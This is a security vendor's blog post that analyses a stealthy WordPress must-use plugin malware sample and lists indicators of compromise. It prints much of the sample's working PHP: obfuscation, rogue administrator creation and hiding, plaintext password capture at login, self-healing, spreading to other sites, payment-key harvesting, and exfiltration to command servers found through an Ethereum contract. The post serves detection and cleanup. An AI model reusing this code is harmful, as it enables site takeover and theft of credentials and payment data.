
The Wordfence Threat Intelligence Team identified an interesting malware sample in mid June during a site clean. The malware was installed as a must-use plugin with several self-healing mechanisms in place in order to survive removal. It also makes use of Etherhiding, a technique that hides the location of the attacker’s servers behind a smart contract on the Ethereum blockchain, making the command channel resilient to takedown..
A malware detection signature was developed and released after undergoing our Q&A process on June 23rd 2026. All Wordfence Premium, Wordfence Care, and Wordfence Response customers received this signature immediately. Users of the free versions of Wordfence received the same signatures after the standard 30-day delay.
As part of our product lineup, we offer security monitoring and malware removal services for our Wordfence Care and Wordfence Response customers. In the event of a security incident, our incident response team will investigate the root cause, find and remove malware from your site, and help with other complications that may arise as a result of an infection. During the cleanup, malware samples are added to our Threat Intelligence database, which contains over 4.4 million unique malicious samples. The Wordfence plugin scanner detects over 99% of these samples and indicators of compromise, when using the premium signature set.
Introduction
WordPress malware is often designed to stay hidden, but its effects eventually surface through site defacement, redirects, card skimming, or spam. Today we will look at a malware sample that was installed as a must-use plugin, disguised as an automated health check and reporting tool with a plausible author name and a link to a code repository.
Across our detections, samples appeared under more than 4,000 distinct filenames. The most common were legitimate-looking WordPress filenames such as the advanced-cache.php and db.php drop-ins and a theme’s functions.php. The Plugin Name, Author, and Plugin URI fields also vary between samples, making such metadata unreliable indicators for detection.
Must-use plugins load automatically on every WordPress request and cannot be deactivated from the standard Plugins screen. This makes them useful for legitimate site-wide functionality, but also attractive to attackers as it provides an ideal location for persistent malware.
Nearly every component of this malware aims to either avoid detection or survive removal attempts to help it achieve its primary goal of exfiltrating data.
The sections below explain how those capabilities work and what defenders and site owners should look for.
Defense Evasion
The malware relies on several techniques to make analysis more difficult and reduce the chances of an administrator noticing it after installation.
Custom string obfuscation
Many WordPress malware families use familiar patterns such as eval(base64_decode(...)) that are easy to spot during analysis. The obfuscation technique used in this sample is different.
WordPress API calls such as add_action() and get_option() are visible, but the values passed to them such as hook names, option names, constants, and file paths are hidden behind a custom string decoder. The malware reconstructs them only when they are needed.
The obfuscation is built around two functions. The first, dc9fwkk9hi2kpyfq(), stores a large lookup table of encoded strings. The second, ppv3f3iem95sraou(), retrieves one of those strings, decodes it back into its original value for use at runtime.
function ppv3f3iem95sraou($i){
    // Look up the scrambled string at index $i from the table
    $e = dc9fwkk9hi2kpyfq($i);

    // The "real" alphabet, assembled from fragments
    $f = 'AB'.'SPT'.'H3.1'.'0W'.'MU_L'.'GIN'.'DR/'.'mu'.'-p'.'lgin'.'sc'.'ro'.'fe'
       .'thay'.'dwj'.'x9'.'475'.'2C86'.'bFE:'.'kz?'.'=vXY'.'ZVQq'.'* O{'.'","['
       .'}]\'.'#^@'.'+()''.'|K'.'<>!;'.'$J&'.'%`';

    // The "scrambled" alphabet, aligned character-for-character with $f
    $t = '?,{z'.'SoF'.')D'.'s*&8'.'h"\'.'5$py'.'TN:'.'!W4'.'g'ld'.'mi'.'I#w|'
       .'Xe'.'2qM'.'U;'.'_J'.'b}C'.'17k]'.'9<'.'ucQ'.'Z>0'.'-K'.'@v'.'=a`'.'RB(3'
       .' .'.'Hx^'.'jY%['.'nrA'.'+GLV'.'6ft'.'PE/O';

    $r = "";
    for ($j = 0; $j < strlen($e); $j++) {
        // Find where this character sits in the scrambled alphabet
        $p = strpos($t, $e[$j]);

        // Swap in the character at the same position in the real alphabet
        // (characters not found in $t are left unchanged)
        $r .= ($p === false) ? $e[$j] : $f[$p];
    }

    return $r;
}



The decoding trick is a simple substitution cipher. The two alphabets, $t (scrambled) and $f (real), are lined up character for character. For each character in the stored string, the code finds its position in $t and swaps in the character at the same position in $f.
Scrambled alphabet ($t)
Real alphabet ($f)
The string gw|hIW|'Il decodes to get_option:
Additionally, some SQL statements in the malware are hidden by replacing individual characters with hexadecimal codes. PHP interprets these correctly at run time, so the database queries execute normally.
"x55Px44x41x54x45" // PHP reads this as: UPDATE
Hiding the plugin from the WordPress Dashboard
Running as a must-use plugin keeps it off the standard plugins list, but the malware goes further. It hooks several filters and uses additional techniques to hide itself from multiple areas of the WordPress dashboard, including the Must-Use Plugins view, the standard Plugins page, update notifications, and the Site Health screen.
One of the filters hooks show_advanced_plugins and removes the malicious plugin from the list of must use plugins before WordPress renders the page.
add_filter('show_advanced_plugins', 'jw9g34on8dpql8no1dkod', 10, 2);
function jw9g34on8dpql8no1dkod($cqjitdalw5w, $ltcait84rh4) {
    if ($ltcait84rh4 !== 'mustuse') {
        return $cqjitdalw5w;
    }
    $plugins = &$GLOBALS['plugins'];
    $kc79l0t0g42edmq = basename(__FILE__);
    if (isset($plugins['mustuse'][$kc79l0t0g42edmq])) {
        unset($plugins['mustuse'][$kc79l0t0g42edmq]);
    }
    return $cqjitdalw5w;
}
Persistence Mechanisms
The malware layers several persistence mechanisms, so removing one component does not necessarily remove the infection.
Establishing administrator access
Access is only useful if it is persistent. The simplest way to maintain persistence is to create a valid administrator account, which is where the malware starts.
First, it checks whether it has already created an admin account by reading a username from an option it stores under the key bu.
$uy41z25nzuvbz8q = (string) a09ip7sgac4aqyl1gr5('bu', "");   // read the stored username
if ($uy41z25nzuvbz8q !== "" && username_exists($uy41z25nzuvbz8q)) {
    return;
}
If a target account exists, it resets the account’s password and adopts its login, leaving the total user count unchanged.
$neg_bxukbigzkesp = hes7nz5xurjrv9odym($mko7yu73g8fs);   // find a target account
if ($neg_bxukbigzkesp) {
    $uy41z25nzuvbz8q = $neg_bxukbigzkesp->user_login; // use the existing account's username
    wp_set_password($bbg47x_p9re7tr9, $neg_bxukbigzkesp->ID); // reset account password
}
If no account exists yet, it builds a username. The name is assembled from a small pool of prefixes and a random suffix.
One of four prefixes is selected at random and joined to a six-character suffix, producing a different username for each installation. The account is then created with the administrator role and a randomly generated password. The snippet below shows an admin account found during one of the site cleans:

The username and password are written back to the malware’s own options, bu and bp, for retrieval.
// Build a username from a random prefix and a 6-char suffix
function r_fixeq0d4tjktrcok9() {
    return array('admin_', 'adm_', 'administrator_', 'backup_');   // prefix pool
}

$qck3frd1bv59 = r_fixeq0d4tjktrcok9();
$uy41z25nzuvbz8q = $qck3frd1bv59[array_rand($qck3frd1bv59)] . tosdjo7gpra3klx3tp6wd(6);  // random prefix + 6-char suffix

// Create the account with the administrator role
$c4rjb5mmcw = wp_insert_user(array(
    'user_login'   => $uy41z25nzuvbz8q,
    'user_pass'    => $bbg47x_p9re7tr9,
    'user_email'   => $lnqf7q_c5_phj,
    'role'         => 'administrator',
    'display_name' => $uy41z25nzuvbz8q,
));

// Store the credentials in the malware's own options for retrieval
mn_fq_b5727vul9('bu', $uy41z25nzuvbz8q, 'no');
mn_fq_b5727vul9('bp', $bbg47x_p9re7tr9, 'no');
Hiding the rogue administrator account
A rogue administrator account would be conspicuous and easy to spot, so the malware removes its account from the places WordPress would display it. It hooks three filters.
add_filter('pre_user_query', '_3iph65h6h4ay59m');
add_filter('rest_user_query', 'ba5ymmrv_5gmwer5hmxs', 10, 2);
add_filter('views_users', 'v3x05n_z__nui2mx_uwg19');
The first modifies the query WordPress runs before listing users. The handler reads the stored username from bu and appends a condition excluding the malicious admin account from the result before WordPress displays the Users page.
function _3iph65h6h4ay59m($vu7n2q10t7pbi) {
    if (!is_object($vu7n2q10t7pbi) || !property_exists($vu7n2q10t7pbi, 'query_where')) {
        return $vu7n2q10t7pbi;
    }
    $uy41z25nzuvbz8q = (string) a09ip7sgac4aqyl1gr5('bu', "");   // read the stored username
    if (!$uy41z25nzuvbz8q) {
        return $vu7n2q10t7pbi;
    }
    $xqtbnr94eyyx = esc_sql($uy41z25nzuvbz8q);
    if (strpos($vu7n2q10t7pbi->query_where, $xqtbnr94eyyx) === false) {
        // append a condition excluding the hidden account from the query
        $vu7n2q10t7pbi->query_where .= " AND user_login != '" . $xqtbnr94eyyx . "'";
    }
    return $vu7n2q10t7pbi;
}
The second handler applies the same exclusion to the REST API, so the account is also hidden from REST API requests. It uses the REST API’s login__not_in parameter.
function ba5ymmrv_5gmwer5hmxs($nzzxff8oo5wcnksk, $gtm3jw_uj6w26f1) {
    $uy41z25nzuvbz8q = (string) a09ip7sgac4aqyl1gr5('bu', "");   // read the stored username
    if ($uy41z25nzuvbz8q === "") {
        return $nzzxff8oo5wcnksk;
    }
    if (!is_array($nzzxff8oo5wcnksk)) {
        return $nzzxff8oo5wcnksk;
    }
    if (!isset($nzzxff8oo5wcnksk['login__not_in']) || !is_array($nzzxff8oo5wcnksk['login__not_in'])) {
        $nzzxff8oo5wcnksk['login__not_in'] = array();
    }
    if (!in_array($uy41z25nzuvbz8q, $nzzxff8oo5wcnksk['login__not_in'], true)) {
        $nzzxff8oo5wcnksk['login__not_in'][] = $uy41z25nzuvbz8q;   // add it to login__not_in so REST excludes it
    }
    return $nzzxff8oo5wcnksk;
}
Removing a user from a list leaves an inconsistency, because the role counts above it still include the hidden account. The third handler corrects that.
It subtracts one from the counts displayed in the “All” and “Administrator” links, making the totals appear consistent with the filtered user list. An administrator viewing the Users page sees a list with the account missing and a total that matches. Because the malware hides the account from both the dashboard and REST API user listings, inspecting the database directly is the reliable way to see the account.
function v3x05n_z__nui2mx_uwg19($n2ofmk_5rsvpou0j) {
    $vua00bhbm7rq_26 = (string) a09ip7sgac4aqyl1gr5('bu', "");   // read the stored username
    if (!$vua00bhbm7rq_26) {
        return $n2ofmk_5rsvpou0j;
    }
    $_2uz20ub4i2 = array('all', 'administrator');
    foreach ($_2uz20ub4i2 as $key) {
        if (isset($n2ofmk_5rsvpou0j[$key]) && preg_match('/((d+))/', $n2ofmk_5rsvpou0j[$key], $zmjk775po4wb793)) {
            $j_afs7sjsswkr1n = max(0, (int) $zmjk775po4wb793[1] - 1);   // subtract 1 to account for the hidden user
            $n2ofmk_5rsvpou0j[$key] = preg_replace('/(d+)/', '(' . $j_afs7sjsswkr1n . ')', $n2ofmk_5rsvpou0j[$key]);
        }
    }
    return $n2ofmk_5rsvpou0j;
}
Harvesting administrator passwords
The malware hooks WordPress’s authenticate filter, which fires after every login. The handler receives the authenticated user object, the username, and the plaintext password directly from WordPress. It acts only on administrator accounts, storing the plaintext password in an option named ic, keyed by username.
add_filter('authenticate', 'y7f21q85ss7nf7_rq', 999, 3);
function y7f21q85ss7nf7_rq($rbbh2yydrh6, $uy41z25nzuvbz8q, $bbg47x_p9re7tr9) {
    if (!is_object($rbbh2yydrh6) || !method_exists($rbbh2yydrh6, 'has_cap')) {
        return $rbbh2yydrh6;
    }
    if (!$rbbh2yydrh6->has_cap('administrator')) {
        return $rbbh2yydrh6;   // administrators only
    }
    if (!is_string($bbg47x_p9re7tr9) || !$bbg47x_p9re7tr9) {
        return $rbbh2yydrh6;
    }
    $zzbsiakc69dcssg = a09ip7sgac4aqyl1gr5('ic', array());   // read stored passwords
    if (!is_array($zzbsiakc69dcssg)) $zzbsiakc69dcssg = array();
    $zzbsiakc69dcssg[$rbbh2yydrh6->user_login] = $bbg47x_p9re7tr9;   // store plaintext password
    mn_fq_b5727vul9('ic', $zzbsiakc69dcssg, 'no');                    // write back to the database
    return $rbbh2yydrh6;
}
Self-healing
The malware registers its restore routine on plugins_loaded at priority 0, causing it to run early on every WordPress request. A transient limits the check to once per hour. If the plugin file is missing or smaller than 5,000 bytes, the routine retrieves a stored copy from the src option and writes it back to disk.
The touch() backdates the modification time and changes the file mode to 0444, making the restored file appear older and read-only.
if (get_transient('sc_recover_check')) {
    return;
}
set_transient('sc_recover_check', 1, 3600);          // throttle to once per hour

$size = @filesize(__FILE__);
if ($size && $size > 5000) {
    return;                                           // file intact, nothing to do
}

$rfeqio6uzj = a09ip7sgac4aqyl1gr5('src', "");        // read the saved source from the database
if ($rfeqio6uzj && is_string($rfeqio6uzj)) {
    @chmod(__FILE__, 0644);                           // make the file writable
    @file_put_contents(__FILE__, $rfeqio6uzj);        // write the source back to disk
    @touch(__FILE__, dw9_2yhlyjj8r4k_uq81());         // backdate the modification time
    @chmod(__FILE__, 0444);                           // make it read-only again
}
Self-reactivation
The plugin writes itself back into the active_plugins option directly, bypassing WordPress’s normal plugin activation process. It reads the database name and table prefix from wp-config.php, then updates the option under a locked transaction. This mechanism applies to copies placed in the standard wp-content/plugins.
// Read the site's wp-config.php (checks the parent directory as a fallback)
$x04jsznnetwaalcj = $wt5gbjojfzrk . '/wp-config.php';
if (! @is_file($x04jsznnetwaalcj)) {
    $x04jsznnetwaalcj = dirname($wt5gbjojfzrk) . '/wp-config.php';
}
$t5bdda4_0m = @file_get_contents($x04jsznnetwaalcj);

// Extract DB name and prefix; each is saved before the next match reuses the array
$shrtpjcg2yv = $prefix = "";
if (preg_match('/defines*(s*['"]DB_NAME['"]s*,s*['"]([^'"]+)['"]/', $t5bdda4_0m, $zmjk775po4wb793)) {
    $shrtpjcg2yv = $zmjk775po4wb793[1];
}
if (preg_match('/table_prefixs*=s*['"]([^'"]+)['"]/', $t5bdda4_0m, $zmjk775po4wb793)) {
    $prefix = $zmjk775po4wb793[1];
}

// Build the qualified options table from the sanitised DB name, then append itself under a row lock
$fhgzkfss6eygrbu8 = preg_replace('/[^a-zA-Z0-9_]/', "", $shrtpjcg2yv);
$table = '`' . $fhgzkfss6eygrbu8 . '`.`' . $prefix . 'options`';
$wpdb->query('START TRANSACTION');
$jyplgb2fvx6m = $wpdb->get_var("SELECT option_value FROM {$table} WHERE option_name = 'active_plugins' LIMIT 1 FOR UPDATE");
$j9k6v94v756tzvy = @unserialize($jyplgb2fvx6m);
$j9k6v94v756tzvy[] = $basename;
$c6crsj6d5osgm0 = serialize($j9k6v94v756tzvy);
$wpdb->query($wpdb->prepare("UPDATE {$table} SET option_value = %s WHERE option_name = 'active_plugins'", $c6crsj6d5osgm0));
$wpdb->query('COMMIT');
Spreading to other WordPress installations
The malware searches the filesystem for WordPress installations and writes a copy of itself into each accessible installation. It targets common web-server roots including /home, /var/www, /var/www/vhosts, /var/www/html, /srv/www, /srv/users, and /usr/local/www, as well as paths relative to its own location.
On a shared hosting environment where multiple sites share the same server, a single infection can spread silently across all of them.
// run at most once every three days
if (get_transient('sc_spread_interval')) {
    return;
}
set_transient('sc_spread_interval', 1, 259200);

$self = @file_get_contents(__FILE__);   // read its own source

// $roots is built from hardcoded web-server paths
foreach ($roots as $root) {
    // try wp-content/mu-plugins first
    $dest = $root . '/wp-content/mu-plugins';
    if (!is_dir($dest)) {
        @mkdir($dest, 0755, true);
    }

    if (!@file_put_contents($dest . '/' . $name, $self)) { // $name is the malware's own filename
        // fall back to wp-content/plugins if mu-plugins fails
        $dest = $root . '/wp-content/plugins/' . $name;
        if (!is_dir($dest)) {
            @mkdir($dest, 0755, true);
        }
        @file_put_contents($dest . '/' . $name, $self);   // write a copy of itself
    }
    @touch($dest . '/' . $name, dw9_2yhlyjj8r4k_uq81());  // backdate the modification time
    @chmod($dest . '/' . $name, 0444);                     // lock it read-only
}
Command and Control
Many implants contain one or more hard-coded C2 domains or IP addresses. Once defenders identify it, they can block traffic to it, and the domain or hosting behind it can be reported and taken down.
This implant avoids that weakness by bootstrapping its command channel from the Ethereum blockchain to hide the location of the attacker’s servers, a technique known as EtherHiding. Rather than hard-code the address of a command server, it reads that information from a smart contract at runtime, so there is no fixed address to block.
Ethereum-based smart contract
The malware reaches the smart contracts through public Remote Procedure Call (RPC) gateways using a standard eth_call request, the same read-only call any application uses to query a contract.
It holds two hardcoded lists, a set of three contract addresses and a set of twenty-one public RPC gateways. For each attempt it selects one of each at random.
$contracts = byvp8n383oyo22vc1l_();                 // three smart contract addresses
$endpoints = goau2s7k03sauui90();                   // twenty-one public RPC gateways
$contract  = $contracts[array_rand($contracts)];    // pick a contract at random
$url       = $endpoints[array_rand($endpoints)];    // pick a gateway at random
The request is a JSON-RPC eth_call, assembled from parts held in the string table.
{"jsonrpc":"2.0","id":3,"method":"eth_call","params":[{"data":"0x3bc5de30","to":"<contract address>"},"latest"]}
The data value 0x3bc5de30 is the function selector, the identifier of the contract method the malware calls. The to value is the contract being queried.
Because the command data lives on a public blockchain and can be reached through many independent gateways, there is no single server for a defender to block. If one gateway is unavailable, any of the others returns the same data, and the malware falls back to another contract if needed.
The contract returns a hex-encoded result, which the malware decodes and decrypts to recover a decryption key and a list of HTTP server addresses.
// the decrypted blockchain response yields two values
$data['server_key'];   // a key used to encrypt and decrypt traffic with the servers
$data['urls'];         // the addresses of the real command servers
The blockchain’s role is only to point the malware to its current servers. This is what makes the channel resilient. The servers can be taken down and replaced, and the attacker simply updates the contract, so the next time the malware runs, it receives the new list.
Encrypted exchange
The malware then contacts each server in the list with a single request. The request serves two purposes, it uploads a report of stolen data in the request body, and receives the attacker’s instructions in the response. Both directions are encrypted with the server_key from the blockchain.
foreach ($urls as $url) {
    // POST the encrypted report, read the encrypted reply
    $response = jvbt_m3y2u8ss9w($url, $encryptedReport, $headers, 10);
    $payload  = json_decode(trim(kqbyuahnajyvmjd35130q($response, $server_key)), true);
    if (is_array($payload)) {
        break;   // stop at the first server that answers
    }
}
The sender tries wp_remote_post, and falls back to a direct cURL request if it is unavailable. The response is decrypted with the same server_key and decoded into the payload the malware acts on.
function jvbt_m3y2u8ss9w($url, $body, $headers, $timeout) {
    if (function_exists('wp_remote_post')) {
        $response = @wp_remote_post($url, array(
            'timeout'   => $timeout,
            'sslverify' => false,
            'headers'   => $headers,
            'body'      => $body,
        ));
        if (!is_wp_error($response) &&
            wp_remote_retrieve_response_code($response) === 200) {
            return wp_remote_retrieve_body($response);
        }
    }
    if (function_exists('curl_init')) {
        $ch = @curl_init($url);
        if ($ch === false) {
            return false;
        }
        @curl_setopt_array($ch, array(
            CURLOPT_POST            => true,
            CURLOPT_POSTFIELDS      => $body,
            CURLOPT_RETURNTRANSFER  => true,
            CURLOPT_TIMEOUT         => $timeout,
            CURLOPT_SSL_VERIFYPEER  => false,
            CURLOPT_SSL_VERIFYHOST  => false,
            CURLOPT_HTTPHEADER      => $headers,
        ));
        $result = @curl_exec($ch);
        if (@curl_errno($ch)) {
            @curl_close($ch);
            return false;
        }
        $code = (int) @curl_getinfo($ch, CURLINFO_HTTP_CODE);
        @curl_close($ch);
        if ($code === 200 && $result !== false) {
            return $result;
        }
    }
}
The request body carries the data collected from the site and the response carries instructions that modify the malware or the site.
Data exfiltration
The report the malware uploads to each server is a structured summary of the site, its secrets, and the malware’s own version string and filename.
$report = array(
    'domain'           => $domain,
    'pluginVersion'    => a7rn6y18yhlfjea(),  // the version string
    'plugin'           => basename(__FILE__, '.php'),   // the filename
    'root'             => $root,               // filesystem path
    'loginUrl'         => htcmmso1q879ci0kyj(),  // the wp-admin login URL
    'activatedPlugins' => $active,
    'muPlugins'        => $muPlugins,
    'admins'           => x5l7ohk3i20j63(),     // Rogue admin credentials and harvested admin passwords in plaintext
    'adminsCookies'    => i9c0lmgfm065jbipvz5a2(),  // forged sessions for each admin
    'woocommerce'      => efo_ap4b6014w6(),               // WooCommerce order data
    'apiKeys'          => cmok60d1b827y0twh(),            // payment and cloud credentials
);
The apiKeys field is the result of a dedicated search for payment infrastructure. The malware scans wp-config.php, any .env file, and .git/config for constants and variables matching a fixed set of providers including Stripe, Braintree, Authorize.Net, and AWS.
// matches STRIPE, BRAINTREE, AUTHORIZE, AUTHNET, or AWS constants in wp-config.php
'#defines*(s*['"]([A-Z_]*(?:STRIPE|BRAINTREE|AUTHORIZE|AUTHNET|AWS)[A-Z_]*)['"]s*,s*['"](.+?)['"]s*)#'
It also reads the settings WooCommerce stores in the database for each payment gateway, collecting any field whose name contains a payment-related keyword.
$gateways = array(
    'woocommerce_stripe_settings',
    'woocommerce_braintree_settings',
    'woocommerce_authorize_net_cim_credit_card_settings',
);
foreach ($gateways as $option) {
    $settings = get_option($option, array());
    if (!is_array($settings)) {
        continue;
    }
    foreach ($settings as $field => $value) {
        if (!is_string($value) || $value === "") {
            continue;
        }
        // collect any field whose name contains key, secret, token, login_id, or transaction_key
        if (stripos($field, 'key') !== false || stripos($field, 'secret') !== false
            || stripos($field, 'token') !== false || stripos($field, 'login_id') !== false
            || stripos($field, 'transaction_key') !== false) {
            $collected[strtolower($option) . '_' . $field] = $value;
        }
    }
}
Taken together, the report gives the attacker the site’s payment credentials, its customer order data, and immediate administrator access.
Remote site modification
The response payload returned from the server carries four keys, each driving a separate action against the site. All four arrive through the command channel, so the attacker can change any of them at any time.
Updating the malware
The plugin key lets the attacker replace the malware with a new version. The value is base64-encoded PHP, and after checking it begins with <?php, the malware writes it over its own file and stores a copy in the src option, the same option its file-restore mechanism reads from.
$code = base64_decode($GLOBALS['payload']['plugin']);
if ($code && strlen($code) >= 500 && strpos($code, '<?php') === 0) {
    update_option('src', $code, 'no');                 // store the new version for self-restore
    $tmp = tempnam(sys_get_temp_dir(), 'sc_');          // stage in a temp file first
    if (file_put_contents($tmp, $code) === strlen($code)) {
        chmod(__FILE__, 0644);                          // make its own file writable
        if (!@rename($tmp, __FILE__)) {                 // atomically replace itself...
            @copy($tmp, __FILE__);                       // ...or copy as a fallback
        }
    } else {
        unlink($tmp);                                    // integrity check failed, discard
    }
}
Removing other plugins
Using regular-expression rules delivered through the command channel, the malware scans installed plugins and removes any plugin whose source matches a rule.
The logic used for targeting is driven by a set of rules delivered through the command channel. The malware reads its stored payload and extracts a pluginRules entry into a global variable.
// load the stored command payload, then pull the plugin rules out of it
$payload = function_exists('get_transient') ? get_transient(ntr_b_9zdbhm1y4mo_hc_i()) : false;
if (!is_array($payload)) {
    $payload = get_option('sc_payload_persistent', false);
}
if (is_array($payload) && isset($payload['pluginRules']) && is_array($payload['pluginRules'])) {
    $GLOBALS['sc_plugin_rules'] = $payload['pluginRules'];   // the rules, cached from the command channel
}
Each rule is a regular expression. To decide whether a plugin is a target, the malware reads that plugin’s source files and tests them against every rule.
function t_548eeg11py5x8($file, $rules) {
    $contents = @file_get_contents($file, false, null, 0, (524240 + 48));   // read the file's contents
    if (!$contents) {
        return false;
    }
    foreach ($rules as $rule) {
        if (!is_string($rule) || !$rule) {
            continue;
        }
        try {
            $matched = @preg_match($rule, $contents);   // test the file against each regex rule
        } catch (Throwable $e) {
            continue;
        }
        if ($matched) {
            return true;   // a match marks the plugin for removal
        }
    }
    return false;
}
This runs across every installed plugin. For each one, the malware collects its .php, .phtml, .html, .inc, and .js files and passes them through the rules above. Any plugin with a file matching a rule is then deactivated and deleted using the WordPress deactivate_plugins and delete_plugins functions.
function k4creghzjmqogojz7yuq6($plugin_basename) {
    if (strpos($plugin_basename, '..') !== false) {
        return false;                                    // reject paths outside the plugin dir
    }
    if ($plugin_basename === z3f7atq0yss_u_()) {
        return false;                                    // skip its own file
    }
    if (function_exists('deactivate_plugins') && is_plugin_active($plugin_basename)) {
        deactivate_plugins(array($plugin_basename), true);
    }
    $dir = defined('WP_PLUGIN_DIR') ? WP_PLUGIN_DIR . '/' . dirname($plugin_basename) : "";
    if ($dir && is_dir($dir)) {
        qo_j7kfxrq2cnfv0v_jdto($dir);                    // recursively delete the plugin's folder
    }
    delete_plugins(array($plugin_basename));             // fallback: WordPress's own delete
    return true;
}
Stripping content from plugin files
The injectRules payload has a set of rules applied to the files of active plugins to delete matching text.
The malware first builds its list of target files from the active_plugins option, taking the main file of each active plugin under WP_PLUGIN_DIR.
function lolulowt6mge5d() {
    $files = array();
    $active = (array) get_option('active_plugins', array());   // the site's active plugins
    foreach ($active as $basename) {
        $files[] = WP_PLUGIN_DIR . '/' . $basename;            // the plugin's main file
    }
    return $files;
}
For each file, it reads the contents and applies every rule as a regular-expression. If a rule matches, the matching text is replaced with an empty string. When a file has changed, it is written back to disk.
foreach ($files as $file) {
    if (!@is_file($file) || !@is_writable($file)) {
        continue;
    }
    $contents = @file_get_contents($file, false, null, 0, (0x56c41 + 0x293bf));   // read up to ~512KB
    $changed = false;
    foreach ($rules as $rule) {
        $result = @preg_replace($rule, "", $contents);   // replace matches with an empty string
        if ($result !== null && $result !== $contents) {
            $contents = $result;
            $changed = true;
        }
    }
    if ($changed) {
        @file_put_contents($file, $contents);            // write the edited file back
    }
}
Injecting JavaScript
The js payload is a block of JavaScript served to visitors. The malware registers a handler on wp_footer at priority 999.
add_action('wp_footer', 'pw1xg0pjavy1n_s793hvxg', 999);
The handler reads the JavaScript from the cached payload and echoes it into a <script> tag so it runs in every visitor’s browser.
The capability of the malware is flexible by design. All four behaviours are driven by rules and content supplied through the command channel. The plugin patterns, the content rules, and the injected JavaScript all come from the attacker and can be changed at any time. The code shows what the malware is capable of, not what it has been instructed to do.
Indicators of Compromise
Suspicious Must Use plugin file
Look for a must-use plugin in wp-content/mu-plugins whose plugin name, author, and repository link do not correspond to any known public plugin. The samples analysed used a custom string-substitution cipher to hide hook names, option keys, file paths, and SQL statements from static analysis. Each sample analysed used different plugin metadata including name, author, and repository link, and the file contents differ between samples, so metadata and file hashes are both unreliable indicators on their own. Site owners should check for unrecognized, heavily obfuscated must-use plugins in wp-content/mu-plugins and the indicators below.
Rogue administrator account
Check the wp_users table using a database administration tool such as phpMyAdmin for an unauthorized administrator account whose username follows the pattern of a fixed prefix followed by six random characters.
admin_xxxxxxadm_xxxxxxadministrator_xxxxxxbackup_xxxxxx
Database options
The presence of any of the following options in the wp_options table:
src— contains the malware’s PHP source codebu— contains a usernamebp— contains a passwordic— contains usernames and plaintext passwords captured at login
Custom WordPress cron schedules
The plugin uses its own event scheduler. Custom cron_schedules entries with unfamiliar names such as jf_7xc5bj9trbgji should be treated with suspicion.
Conclusion
In this post we analysed a sophisticated must-use plugin malware with a resilient two-tier command channel, several independent persistence mechanisms, and a focused interest in payment infrastructure. What makes it notable is the combination, the blockchain bootstrap makes the command channel difficult to take down, while the persistence mechanisms are designed to defeat the most common cleanup steps a site owner would take.
A malware detection signature was developed and released after undergoing our Q&A process on June 23rd 2026. All Wordfence Premium, Wordfence Care, and Wordfence Response customers received this signature immediately. Users of the free versions of Wordfence received the same signatures after the standard 30-day delay.
If your site has been compromised, Wordfence Care and Wordfence Response offer hands-on incident response, with Wordfence Response providing 24/7 availability and a one-hour response time.
Need Immediate Help With Malware Removal?
If you’re experiencing issues with malware or a hacked website and need immediate support, Wordfence offers expert site cleanings in our Care and Response plans. Both plans come with a thorough malware investigation, malware cleanup, and post-incident search engine security cleanup.
With Wordfence Care, you’ll receive expert support during business hours. Wordfence Response offers a 1-hour response time and incident support 24/7/365. Both of these options also include a site audit from our professional team of WordPress security experts.
The post Inside a Malicious, Stealthy WordPress Must Use Plugin appeared first on Wordfence.